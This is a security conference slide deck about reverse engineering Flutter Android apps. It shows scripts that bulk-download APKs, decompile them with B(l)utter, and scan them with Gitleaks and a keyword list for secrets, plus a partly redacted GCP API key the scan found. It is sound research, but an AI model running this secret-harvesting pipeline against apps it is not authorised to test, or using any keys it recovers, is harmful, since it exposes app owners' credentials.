COMMSEC 2024

Vulnerabilities in Flutter Mobile Apps Through Reverse Engineering

BY SABINA LLEWELLYN

Penetration Tester at datafarm

WHOAMI

SABINA LLEWELLYN

- Penetration Tester at Datafarm
- Interested in Mobile Application Security, Reverse Engineering, Bug Bounty, Vulnerability Disclosure Program.
- eMAPT, CC
- BEng Computer Engineering, Thammasat University
- Senior Project - Automate Android Environment Setup for Penetration Testing

datafarm

Agenda

- Goal of this Talk
- Flutter Introduction
- Research Process and Results
- Types of Sensitive Data
- Case Examples
- Conclusion

GOAL OF THIS TALK

Goal of This Talk


What will you receive?

- Reverse Engineering Techniques
- Identification of Common Sensitive Data
- Real-World Case Examples

COMMSEC

Flutter Introduction

Hack In The Box Security Conference 2024 - Bangkok



Flutter
Introduction

Flutter is an open-source UI framework developed by Google for building natively compiled mobile, web, and desktop applications from a single codebase.

Advantages

- Cross-Platform Functionality
- High Performance
- Powerful Design Capabilities
- Time Efficiency
- Lower Development Costs

COMMSEC

Research Process and Results

Hack In The Box Security Conference 2024 - Bangkok

Process Overview


Gather Apps

Inspect


Reverse Engineer

Scan

Analyse




B(L)UTTER




TESTER

Gather Applications

- Python script with Selenium was used to bulk download applications from APKCombo.com website.






```python
from selenium import webdriver
from selenium.webdriver.common.by import By
from selenium.webdriver.chrome.options import Options

import time

options = Options()

options.add_argument('--ignore-certificate-errors')
driver = webdriver.Chrome(options=options)

apps = [
    "Fa[redacted]",
    "Mu[redacted],
    "Am[redacted],
    "Ho[redacted],
    "Cs[redacted],
    "Pa[redacted],
    "Az[redacted]",
]

for app in apps:
    try:
        driver.get("https://apkcombo.com/")

        search_bar = driver.find_element(By.CSS_SELECTOR, ".ainput[name='q']")
        search_bar.send_keys(app)
```

0 0 0 Ln 2, Col 44 Spaces: 4 UTF-8 CRLF Python 3.12.2 64-bit

Inspect

- Bash script was used to verify whether the applications were built with Flutter.

```bash
#!/bin/bash

if [ -z "$1" ]; then
    echo "Usage: $0 <apk_directory>"
    exit 1
fi

if [ ! -d "$1" ]; then
    echo "Error: $1 is not a directory"
    exit 1
fi

total_files=0
flutter_found=0
apk_names_with_flutter=()

for apk_file in "$1"/*.apk; do
    if [ -f "$apk_file" ]; then
        echo "Checking $apk_file..."

        temp_dir=$(mktemp -d)

        unzip "$apk_file" -d "$temp_dir"

        lib_dir="$temp_dir/lib/arm64-v8a"
        if [ -d "$lib_dir" ]; then
            cd "$lib_dir" || exit 1

            # Check if libflutter.so exists
            if [ -f "libflutter.so" ]; then
                echo "libflutter.so found in $apk_file"
                ((flutter_found++))
                apk_names_with_flutter+=("$(basename "$apk_file")")
```



Inspect

- Example output generated by executing the Bash script.

```
Summary:
Total APK files checked: 46
APK files with libflutter.so: 24
APK names with libflutter.so:
- ABC[redacted] Shop_6.98.2_apkcombo.com.apk
- Abu[redacted] combo.com.apk
- Arr[redacted] bo.com.apk
- Bus[redacted] .apk
- DCT[redacted] bo.com.apk
- Dub[redacted] 12_apkcombo.com.apk
- Hop[redacted] _apkcombo.com.apk
- MOE[redacted] mbo.com.apk
- Mer[redacted] ombo.com.apk
- Met[redacted] .17.0_apkcombo.com.apk
- Mor[redacted] mbo.com.apk
- SNC[redacted] utes_20240708.0.0_apkcombo.com.apk
- SSE[redacted] mbo.com.apk
- Sac[redacted] pkcombo.com.apk
- Sup[redacted] .com.apk
- Tee[redacted] .com.apk
- The[redacted] o.com.apk
- Top[redacted] om.apk
- Tri[redacted] .16.12_apkcombo.com.apk
- UTA[redacted] combo.com.apk
- Via[redacted] .17.0_apkcombo.com.apk
- WeC[redacted] 9_apkcombo.com.apk
- Wec[redacted] 3.3.1_apkcombo.com.apk
- spr[redacted] om.apk
```

Reverse Engineer

- **B(l)utter** was used to reverse engineer each Flutter application.
- Bash script was used to automate the process.

```
cd ~/Desktop/blutter || exit 1

output_dir=~/Desktop/blutter_output
mkdir -p "$output_dir"
outdir="$output_dir/blutter_$apk_file"
mkdir -p "$outdir"

python blutter.py "$lib_dir" "$outdir" --rebuild
```

```
libflutter.so found in /home/kali/Desktop/apk/SNC[redacted]_apkcombo.com.apk
Dart version: 3.3.1, Snapshot: ee1eb666c76a5cb7746faf39d0b97547, Target: android arm64
flags: product no-code_comments no-dwarf_stack_traces_mode no-lazy_dispatchers dedup_instructions no-tsan no-asse
rts arm64 android compressed-pointers null-safety
Cloning into '/home/kali/Desktop/blutter/dartsdk/v3.3.1' ...
remote: Enumerating objects: 2385, done.
remote: Counting objects: 100% (2385/2385), done.
remote: Compressing objects: 100% (1935/1935), done.
remote: Total 2385 (delta 49), reused 1425 (delta 40), pack-reused 0 (from 0)
Receiving objects: 100% (2385/2385), 1.35 MiB | 4.28 MiB/s, done.
Resolving deltas: 100% (49/49), done.
remote: Enumerating objects: 23, done.
remote: Counting objects: 100% (23/23), done.
remote: Compressing objects: 100% (22/22), done.
remote: Total 23 (delta 0), reused 6 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (23/23), 137.20 KiB | 1.44 MiB/s, done.
Updating files: 100% (23/23), done.
remote: Enumerating objects: 2867, done.
remote: Counting objects: 100% (2867/2867), done.
remote: Compressing objects: 100% (2394/2394), done.
remote: Total 2867 (delta 548), reused 1222 (delta 432), pack-reused 0 (from 0)
Receiving objects: 100% (2867/2867), 8.48 MiB | 8.19 MiB/s, done.
Resolving deltas: 100% (548/548), done.
Updating files: 100% (3233/3233), done.
-- Configuring done (1.2s)
-- Generating done (0.0s)
-- Build files have been written to: /home/kali/Desktop/blutter/build/dartvm3.3.1_android_arm64
[263/263] Linking CXX static library libdartvm3.3.1_android_arm64.a
-- Install configuration: "Release"
-- Installing: /home/kali/Desktop/blutter/dartsdk/v3.3.1/../../packages/lib/libdartvm3.3.1_android_arm64.a
-- Installing: /home/kali/Desktop/blutter/dartsdk/v3.3.1/../../packages/include/dartvm3.3.1
```

What is B(l)utter ?

- A Flutter Mobile Application Reverse Engineering Tool by Compiling Dart AOT Runtime.
- Directly analyzes the libapp.so to extract Dart objects directly from binary and generates Frida scripts to dump data in a running Flutter application.
- Github: https://github.com/worawit/blutter

```
┌──(kali㉿kali)-[~/Desktop/blutter]
└─$ python blutter.py -h
usage: B(l)utter [-h] [--rebuild] [--vs-sln] [--no-analysis] [--dart-version DART_VERSION]
                 indir outdir

Reversing a flutter application tool

positional arguments:
  indir                 A directory directory that contains both libapp.so and libflutter.so
  outdir                An output directory

options:
  -h, --help            show this help message and exit
  --rebuild             Force rebuild the Blutter executable
  --vs-sln              Generate Visual Studio solution at <outdir>
  --no-analysis         Do not build with code analysis
  --dart-version DART_VERSION
                        Run without libflutter (indir become libapp.so) by specify dart version
                        such as "3.4.2_android_arm64"
```

Name	Size	Type	Date Modified
ida_script	4.0 KiB	Folder	06/21/24
asm	4.0 KiB	Folder	06/21/24
pp.txt	2.0 MiB	Plain text document	06/21/24
objs.txt	849.3 KiB	Plain text document	06/21/24
blutter_frida.js	399.3 KiB	JavaScript program	06/21/24

Scan(1)

- Gitleaks was used to scan the pp.txt file of each application.
- A Bash script was used to automate the process.

```
if [ "$(basename "$file")" = "pp.txt" ]; then
    echo "pp.txt found in $folder"
    ((pp_txt_found++))
    file_names_with_pp_txt+=("$folder")

    xyz=$(basename "$folder" | sed 's/blutter_//')

    gitleaks detect -s "$folder/pp.txt" --no-git --verbose -r "gitleaks_${xyz}.json"
    echo "Gitleaks command executed for $folder"
```

```
    gitleaks

Finding:     ...p+0×17aa0] String: "AIzaSyDsE_d66AVYVT7[redacted]"
Secret:      AIzaSyDsE_d66AVYVT7[redacted]
RuleID:      gcp-api-key
Entropy:     4.631305
File:        /home/kali/Desktop/blutter_apk/Wed[redacted]_3.3.1_apkcombo.com.apk/pp.txt
Line:        18356
Fingerprint: /home/kali/Desktop/blutter_apk/Wed[redacted]_3.3.1_apkcombo.com.apk/pp.txt:
gcp-api-key:18356

11:50AM INF scan completed in 3.83s
11:50AM WRN leaks found: 1
Gitleaks command executed for /home/kali/Desktop/blutter_apk/Wed[redacted]_3.3.1_apkcomb
o.com.apk
```

What is Gitleaks ?

- Gitleaks is an open-source secret scanner for git repositories, files, and directories.
- Github: https://github.com/gitleaks/gitleaks.git

```
┌──(kali㉿kali)-[~/Desktop]
└─$ gitleaks -h
Gitleaks scans code, past or present, for secrets

Usage:
  gitleaks [command]

Available Commands:
  completion  Generate the autocompletion script for the specified shell
  detect      detect secrets in code
  help        Help about any command
  protect     protect secrets in code
  version     display gitleaks version

Flags:
  -b, --baseline-path string       path to baseline with issues that can be ignored
  -c, --config string              config file path
                                   order of precedence:
                                   1. --config/-c
                                   2. env var GITLEAKS_CONFIG
                                   3. (--source/-s)/.gitleaks.toml
                                   If none of the three options are used, then gitleaks will use th
e default config
      --exit-code int              exit code when leaks have been encountered (default 1)
  -h, --help                       help for gitleaks
  -l, --log-level string           log level (trace, debug, info, warn, error, fatal) (default "inf
o")
      --max-target-megabytes int   files larger than this will be skipped
      --no-banner                  suppress banner
      --redact                     redact secrets from logs and stdout
```

Scan(2)

- A Bash script was created to search for keywords within the pp.txt file of each application.


```bash
search_words=("firebase" "cloud" "gcloud" "key" "API" "todo" "secret" "token" "password" "vulnerable" "http://" "https://" "CSRF" "random" "hash" "MD5" "SHA-1" "SHA-2" "HMAC")


for word in "${search_words[@]}"; do
    echo "Lines containing '$word' in $filename (excluding lines with 'keyboard'):" >> "$output_file"
    grep -i "$word" "$filename" | grep -iv "keyboard" >> "$output_file"
    echo >> "$output_file"
done

echo "Output saved to $output_file"
```

```
Lines containing 'firebase' in /home/kali/Desktop/blutter_apk/WeG[redacted]apkcombo.com.apk/pp.txt

Lines containing 'cloud' in /home/kali/Desktop/blutter_apk/WeG[redacted]apkcombo.com.apk/pp.txt

Lines containing 'gcloud' in /home/kali/Desktop/blutter_apk/WeG[redacted]apkcombo.com.apk/pp.txt

Lines containing 'key' in /home/kali/Desktop/blutter_apk/WeG[redacted]apkcombo.com.apk/pp.txt
[pp+0×6c0] String: "key"
[pp+0×2900] String: "filterKey"
[pp+0×2910] String: "key"
[pp+0×2c50] String: "key"
[pp+0×2c80] String: "key"
[pp+0×2c88] String: "Key not in map."
[pp+0×32b8] Type: GlobalKey<State<StatefulWidget>>
[pp+0×3408] Type: GlobalKey<State<StatefulWidget>>
[pp+0×3420] String: "key"
[pp+0×3648] TypeArguments: <GlobalKey<State<StatefulWidget>>, Element>
```

Analyse

- The results from the scan phase were used to analyze the ASM folder and the pp.txt file.


```
    gitleaks

Finding:     ... p+0×17aa0] String: "AIzaSyDsE_d66AVYVT7[redacted]"
Secret:      AIzaSyDsE_d66AVYVT7[redacted]
RuleID:      gcp-api-key
Entropy:     4.631305
File:        /home/kali/Desktop/blutter_apk/Wed[redacted]_3.3.1_apkcombo.com.apk/pp.txt
Line:        18356
Fingerprint: /home/kali/Desktop/blutter_apk/Wed[redacted]_3.3.1_apkcombo.com.apk/pp.txt:
gcp-api-key:18356

11:50AM INF scan completed in 3.83s
11:50AM WRN leaks found: 1
Gitleaks command executed for /home/kali/Desktop/blutter_apk/Wed[redacted]_3.3.1_apkcomb
o.com.apk
```




```
Lines containing 'firebase' in /home/kali/Desktop/blutter_apk/WeG[redacted]apkcombo.com.apk/pp.txt

Lines containing 'cloud' in /home/kali/Desktop/blutter_apk/WeG[redacted]apkcombo.com.apk/pp.txt

Lines containing 'gcloud' in /home/kali/Desktop/blutter_apk/WeG[redacted]apkcombo.com.apk/pp.txt

Lines containing 'key' in /home/kali/Desktop/blutter_apk/WeG[redacted]apkcombo.com.apk/pp.txt
[pp+0×6c0] String: "key"
[pp+0×2900] String: "filterKey"
[pp+0×2910] String: "key"
[pp+0×2c50] String: "key"
[pp+0×2c80] String: "key"
[pp+0×2c88] String: "Key not in map."
[pp+0×32b8] Type: GlobalKey<State<StatefulWidget>>
[pp+0×3408] Type: GlobalKey<State<StatefulWidget>>
[pp+0×3420] String: "key"
[pp+0×3648] TypeArguments: <GlobalKey<State<StatefulWidget>>, Element>
```

